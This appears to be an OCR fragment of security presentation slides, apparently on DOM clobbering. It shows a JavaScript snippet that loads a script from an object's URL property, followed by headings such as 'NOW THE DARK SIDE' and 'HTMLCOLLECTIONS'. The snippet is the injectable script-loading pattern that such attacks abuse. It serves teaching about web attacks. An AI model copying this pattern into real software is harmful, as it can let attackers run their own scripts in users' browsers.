
```
let script = document.createElement('script');
script.src = someObject.url;
document.body.appendChild(script);
```



Example 1



NOW THE DARK SIDE

LITTLE BIT OF BACKGROUND KNOWLEDGE


HTMLCOLLECTIONS


ARRAY-LIKE STRUCTURE

